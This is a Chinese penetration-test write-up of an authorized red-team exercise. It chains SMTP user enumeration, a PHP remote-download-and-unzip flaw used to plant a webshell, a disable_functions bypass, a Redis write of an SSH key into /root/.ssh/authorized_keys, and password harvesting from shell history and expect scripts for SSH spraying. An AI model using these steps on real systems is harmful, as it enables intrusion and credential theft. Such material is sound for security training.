

细说渗透江湖之长路漫漫 - SecPulse.COM | 安全脉搏

“ 前言

前言

文章记录了一次护网前夕跟随同事们做的一次为期一周的演练，本次项目被要求集中在客户现场，由客户提供公网ip 作为出口，方便管理，时间较紧，也不太好求助场外大佬，只好自己慢慢啃。

打点探测

根据客户提供的目标信息，我们先通过 fofa, xray, securitytrails 等工具对其进行一波信息搜集，因为最后目标资产数量并不多，最后筛选出有用的资产数量七八个，与大佬们各自分工开始测试。



ID	Domain	Title	Status	Server	Source
1	[REDACTED]	邮件系统			initial
2	www.[REDACTED].cn	[REDACTED]化管理系统			qianxun

IPInfo	<pre>[{ "ip": "[REDACTED]", "asn": "LENOVO (BEIJING) Co.Ltd (ASN63548)", "country": "亚洲 中国" }]</pre>
--------	---

3	[REDACTED].cn	OA			qianxun
---	---------------	----	--	--	---------

其中一个可疑目标开放了 6080 端口，下面挂着 winmail 邮件服务器。

打开就出现了下图所示的登陆界面，登录界面可挖漏洞有登录验证绕过，用户枚举，暴力破解等等。

这里的登陆框是没有验证码的，但是登录的返回信息都一致，只能先尝试爆破一下弱密码。



对可能存在的一些个用户名爆破弱密码无果后，继续探测密码忘记界面。


一般忘记密码界面都能探测用户是否存在，但是此处存在验证码，无奈太菜，测试后没能成功绕过，先放一放，看看此 ip 其他端口还有啥服务。


用户枚举

既然是邮件服务系统，那么 25 端口一般是打开的。若 smtp 服务对某些命令未正确设置的话，也是可能会存在用户名枚举的，先 telnet 一下目标 25 端口，看是否能连上。


```
220 A[REDACTED] SMTP server ready
EHLO 123
250- Hello 123 [REDACTED] [2]
250-SIZE 65535000
250 HELP
```

咱们先通过工具构造好常用名字拼音加域后缀的字典。






对着功能点到处点点点，轻车熟路的找到几个上传点，开始上传 shell。



然而好像事情也没像预期那样，前后端都有白名单验证，经过多次尝试后并没有成功拿下 shell，正在一筹莫展之际，队友那传来了有用的信息，他在某个目录下发现了一个疑似备份文件的存在。



下载后发现应该是运维人员打包后忘记删除的备份文件，真是美滋滋，有了源码咱们直接开始审计代码。

审计代码

实战中有利用价值的审计无非就是 getshell，那么就重点关注代码执行，文件操作，sql 注入的相关关键字。

我们通过对代码的审计，在 Update() 函数发现了一点蛛丝马迹，此函数在 658 行会先从用户处获取一个 filepath，然后在 665 行拼接成完整的文件下载路径，可以看到数据都是通过 frparam() 这个功能接收的，我们跟进 frparam()。

```
657 function update(){
658     $filepath = $this->frparam('filepath',1);
659     if($filepath){
660         if($this->frparam('action',1){
661             $action = $this->frparam('action',1);
662             // 自己写的更新消息
663             $remote_url = urldecode($this->frparam('download_url',1));
664             $file_size = $this->frparam('filesize',1);
665             $temp_path = Cache_Path."/update ".$filepath.".zip"; // 临时下载文件路径
666             switch ($action) {
667                 case 'prepare-download':
```

frparam() 函数就是通过 GPC 接收数据，然后返回给 format_param() 函数，这里没有对数据进行任何处理。

```
66 public function frparam($str=null, $int=0,$default = FALSE, $method = null){
67
68     $data = $this->data;
69     if($str==null) return $data;
70     if(!array_key_exists($str,$data)){
71         return ($default==FALSE)?false:$default;
72     }
73
74     if($method==null){
75         $value = $data[$str];
76     }else{
77         $method = strtolower($method);
78         switch($method){
79             case 'get':
80                 $value = $_GET[$str];
81                 break;
82             case 'post':
83                 $value = $_POST[$str];
84                 break;
85             case 'cookie':
86                 $value = $_COOKIE[$str];
87                 break;
```

跟进 format_param(), 这里文件路径为字符串，直接看 57 行，数据首先被 htmlspecialchars() 与 addslashes() 函数过滤，然后返回。

```
49  /**
50   参数过滤, 格式化
51  **/
52  function format_param($value=null,$int=0){
53   if($value==null){ return '';}
54   switch ($int){
55     case 0://整数
56       return (int)$value;
57     case 1://字符串
58       $value=htmlspecialchars(trim($value), ENT_QUOTES);
59       if(!get_magic_quotes_gpc())$value = addslashes($value);
60       return $value;
61     case 2://数组
62       if($value=='')return '';
63       array_walk_recursive($value, 'array_format');
64       return $value;
65     case 3://浮点
66       return (float)$value;
67   }
68 }
69
70 $remote_url = urldecode($this->frparam('download_url',1));
71 $file_size = $this->frparam('filesize',1);
72 $tmp_path = Cache Path."/update ".$filepath.".zip";//临时下载文件路径
73 switch ($action) {
```

回到 PluginsController 中的 download() 函数，因为我们要获取远程地址和拼装本地文件地址后，函数就开始判断我们的 action，这里对 action 的取值方式与上面同理。


我们继续向下审计，这里有个下载功能，获取远程文件的内容通过 699 行代码保存在本地 tmp_path 的路径下，这里的 \$remote_url 变量可控，且并未发现有对下载文件的限制，可以尝试使 web 应用下载自己指定的恶意文件。

但是问题来了，在代码第 665 行，保存的本地路径后缀是被写死的，咱们下载一个压缩文件也没办法 getshell。

```
683 case 'start-download':
684 // 这里检测下 tmp_path 是否存在
685 try {
686   set_time_limit(0);
687   touch($tmp_path);
688   // 做做目录外理
689   if ($fp = fopen($remote_url, "rb")) {
690     if (!$download_fp = fopen($tmp_path, "wb")) {
691       exit;
692     }
693     while (!feof($fp)) {
694       if (!file_exists($tmp_path)) {
695         // 如果临时文件被删除就取消下载
696         fclose($download_fp);
697         exit;
698       }
699       fwrite($download_fp, fread($fp, 1024 * 8), 1024 * 8);
700     }
701     fclose($download_fp);
702     fclose($fp);
703   }
```


我们继续向下审计，看看还有什么内置功能可以让我们绕过这个限制，发现在第 720 行存在一个 file-unzip 的功能，顾名思义，应该就是一个文件解压的功能。

跟进第 722 行，首先判断文件是否存在，存在就调用 zip_open() 函数，成功就执行解压操作否则就返回失败。解压的路径为 '/A/exts'。



理一下利用思路，先获取远程文件的内容，在本地存成压缩文件，然后解压到他的升级目录下。那么现在基本可以确定，只要我们把远程地址修改为我们自己带有恶意文件的地址，并且下载后通过 unzip 将其解压那么就能 getshell。

说走就走，将包含 shell 的 php 文件压缩起来，放到远程服务器上。并构造数据包使 download_url 指向我们的恶意文件。



返回成功后，继续构造数据包解压我们的恶意文件。

```
POST / HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:76.0) Gecko/20100101 Firefox/76.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 32
Origin:
Connection:
Referer:
Cookie:
action=file:zip;filepath=shell
```

```
HTTP/1.1 200 OK
Date:
Server: Apache/2.4.18 (Ubuntu) mod_fcgid/2.3.9
X-Powered-By: PHP/7.0.12
Expires: Thu, 19 May 2014 08:00:00 GMT
Cache-Control: private, no-cache, no-store, max-age=0, must-revalidate, expires=Mon, 11-May-2010 12:00:00 GMT
Max-Age=3600; path=/
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 67
["code":0,"msg":"u89e3u538bu5b8cu6219u0ff01","isinstall":false]
```


下载的文件名，执行解压

第一个 shell

大功告成，成功将 shell 放到服务器上，心情有一点点小激动。



通过冰蝎连接 shell 却发现无法执行命令，人生就是这样，有许多的绊脚石，磕磕碰碰。




Directive	Local Value
allow_url_fopen	On
allow_url_include	Off
arg_separator.input	&
arg_separator.output	&
auto_append_file	no value
auto_globals_jit	On
auto_prepend_file	no value
browscap	no value
default_charset	UTF-8
default_mimetype	text/html
disable_classes	no value
disable_functions	passthru,exec,system,chroot,chgrp,chmod,shell_exec,proc_open,proc_get_status,popen,ini_alter,ini_restore,dl,openlog,syslog,readlink,symlink,popepassthru
display_errors	On
display_startup_errors	Off

莫得办法，找不到替代函数，那就得绕一下函数禁用，判断是 linux 系统后，祭出我们绕过 payload。

disable_function. 工具下载地址：

https://github.com/yangyangwithgnu/bypass_disablefunc_

将 payload 文件上传。



Payload: `http://xxx/dp1.php?cmd=whoami&outpath=/tmp/xx&`



进入内网

因为时间紧迫，前期在外探测已花费太多时间，接下来兵分两路，一路对此系统进行深入探测，另一路直接通过 frp 代理进内网扩大战果。

敲下 ifconfig 后系统提示我 command not found，难道是没装 net-tools？

这种情况一般可以试试使用 ip addr 命令代替，或者是通过 whereis 命令搜索一下，然后使用全路径去执行命令，这里选择后者。


```
kali@kali:~/桌面/redis-2.8.12/src$ proxychains ./redis-cli -h 192.168.1.100
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|<-47.18886-><->-192.168.1.100:6379-><->-OK
192.168.1.100:6379> config get dir
1) "dir"
2) "/root/.ssh"
192.168.1.100:6379> config set dbfilename authorized_keys
|S-chain|<-47.18886-><->-192.168.1.100:6379-><->-OK
OK
(2.62s)
192.168.1.100:6379> cat test "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDfRyqOP
7FgK5Ukq
R/wB7LXN
oHWbemoe
IEFcNxrYPRwuekv/EysAUGrmaer/Li3Bj7
yBlW3-Q?ugF36Gzq5Q2cha8RmgfXdZZKv2iM4XARYnK3
OK
192.168.1.100:6379> save
OK
```

```
[root@localhost ~]# ls
anaconda-ks.cfg  install.log.syslog  test.trace.db
install.log      test.mv.db
[root@localhost ~]# whoami
root
```

成

横向扩展

在拿到服务器权限后，通过查看 history 历史命令，我们获取到一个使用目标企业相关单词 +@2020 的密码，果然使用这种规则密码的公司挺多，记得以前公司也是这样设置的。

感觉离成功又近了一步。

```
104 root 2020/09/06 06:11:35 ls
105 root 2020/09/06 06:11:35 ls |grep my
106 root 2020/09/06 06:11:35 cat my.cnf
107 root 2020/09/06 06:11:35 mysql -h [redacted] -u [redacted] -p [redacted]
108 root 2020/09/06 06:11:35 history
109 root 2020/09/06 06:11:35 mysql -h [redacted] -u [redacted] -p [redacted] @2020
110 root 2020/09/06 06:11:35 history
111 root 2020/09/06 06:11:35 history
```

在使用爆破工具横向时发现只有三台服务器上使用的相同密码，应该是同时期部署的服务器，没办法，有三台是三台，不然还能怎么办。

序号	IP地址	服务	端口	帐户名	密码	BANNER	用时[毫秒]
1	192.168.1.1	SSH	22	root	@2020		11180
2	192.168.1.2	SSH	22	root	@2020		11291
3	192.168.1.3	SSH	22	root	@2020		11323

服务器上面的东西杂而乱，看了几个比较常见的配置文件后实在不知道从哪下手，挨着排查可能时间吃紧，因为演习时间只剩下最后一天。就当我准备换方向的时候队伍里的一个常年接触 linux 的大佬默默敲了一条命令。

```
egrep expect /* -r | grep ".sh": 递归查询包含expect字段的
```

大佬解释到，运维人员会定期做巡检，采集配置文件、CPU 利用率等重要信息备份工作，一般借助 expect 处理交互的命令，可以将交互过程如：ssh 登录，ftp 登录等写在一个脚本上，使之自动化完成，大大提高系统管理人员的工作效率，所以就有了 expect，通过递归查找存在 expect 字段的文件，就有概率能获取密码信息。

听君一席话，胜读十年书，果然还是吃了文化太少的亏。



通过大佬提供的命令在上千个文件里发现了数十个具有相关内容的 bash 文件。

```
[root@~]# egrep expect /* -rl |grep "\.sh"
/.sh
/.sh
/.sh
/.sh
/.sh
grep: /proc/sys/fs/binfmt_misc/register: Invalid argument
grep: /proc/sys/net/ipv4/route/flush: Permission denied
grep: /proc/sys/net/ipv6/conf/all/stable_secret: Input/output error
grep: /proc/sys/net/ipv6/conf/default/stable_secret: Input/output error
grep: /proc/sys/net/ipv6/conf/eth0/stable_secret: Input/output error
grep: /proc/sys/net/ipv6/conf/lo/stable_secret: Input/output error
grep: /tmp/ohh-cgi-56.sock: No such device or address
/tmp/.sh
/.sh.sh
```

Ps: 当搜索出的无用文件较多, 影响判断时, 也可以通过指定目录来进行操作。

```
egrep expect /{root,home,opt,tmp}/* -r | grep ".sh"
```

运气也是实力的一部分, 果真在一个叫做 liu.sh 的文件中发现了蛛丝马迹。这应该就是大佬口中的运维管理脚本了。

```
expect {  
    "password:" {  
        send "d[REDACTED]r0\r"  
        break;  
    }  
    "yes/no)?" {  
        set yesnoflag 1  
        send "yes\r"  
        break;  
    }  
}
```

看到密码的时候那个激动啊, 马上寄出超级弱口令工具再爆破一次, GG 思密达。

序号	IP地址	服务	端口	帐户名	密码	BANNER	用时[毫秒]
1	[REDACTED]	SSH	22	root	@#2020		677
2	[REDACTED]	SSH	22	root	@#2020		541
3	[REDACTED]	SSH	22	root	@#2020		539
4	[REDACTED]	SSH	22	root	@#2020		551
5	[REDACTED]	SSH	22	root	@#2020		530
6	[REDACTED]	SSH	22	root	@#2020		546
7	[REDACTED]	SSH	22	root	@#2020		531
8	[REDACTED]	SSH	22	root	@#2020		542
9	[REDACTED]	SSH	22	root	@#2020		537
10	[REDACTED]	SSH	22	root	@#2020		554
11	[REDACTED]	SSH	22	root	@#2020		619

至此整个 c 段基本沦陷, 其中还包含了 254/253 两台主备部署的交换机, 但是因为通过修改交换机配置进行跨网段渗透可能存在风险。

```
st/Metric      Last Change
-----
*S  0.0.0.0/24  via 192.168.1.1  vlan254
0   0.0.0.0/24  via 192.168.1.1  vlan254
0   192.168.1.24  via 192.168.1.1  vlan2
0   192.168.1.24  via 192.168.1.1  vlan10
0   192.168.1.24  via 192.168.1.1  vlan14
0   192.168.1.24  via 192.168.1.1  vlan16
0   192.168.1.24  via 192.168.1.1  vlan17
0   192.168.1.24  via 192.168.1.1  vlan18
0   192.168.1.24  via 192.168.1.1  vlan100
0   192.168.1.24  via 192.168.1.1  vlan254
0   0.0.0.0/24  via 192.168.1.1  vlan254
3 weeks2 days 08:02:56
SW1#
```

Ps: 作为一个守法公民，不想提前衣食无忧，所以做对客户核心系统可能产生影响的操作之前，一定要取得客户的同意。

在与客户交流后，客户担心整体网络稳定性，遂放弃了这个想法。还好没冲动。

尾声

梳理一下进攻路线，演习前期首先在外网通过 Sntp 枚举出用户，借助用户信息爆破进入后台，在后台没办法上

传 shell，好在找到了备份文件并通过审计源码拿到 shell 进入了内网，在内网当中发现了一台未授权的 redis，又通过其 history 获取密码扩展了几台主机，最终配合几台主机上的 bash 脚本获取到本段大部分主机权限。

在渗透的江湖里，道阻且长。渗透的漫漫长路中并不是每次都会利用多么牛逼的技巧，但每次行动都有值得我们总结的地方。

全文完

本文由 简悦 SimpRead 优化，用以提升阅读体验

使用了 全新的简悦词法分析引擎 ^{beta}，[点击查看详细说明](#)

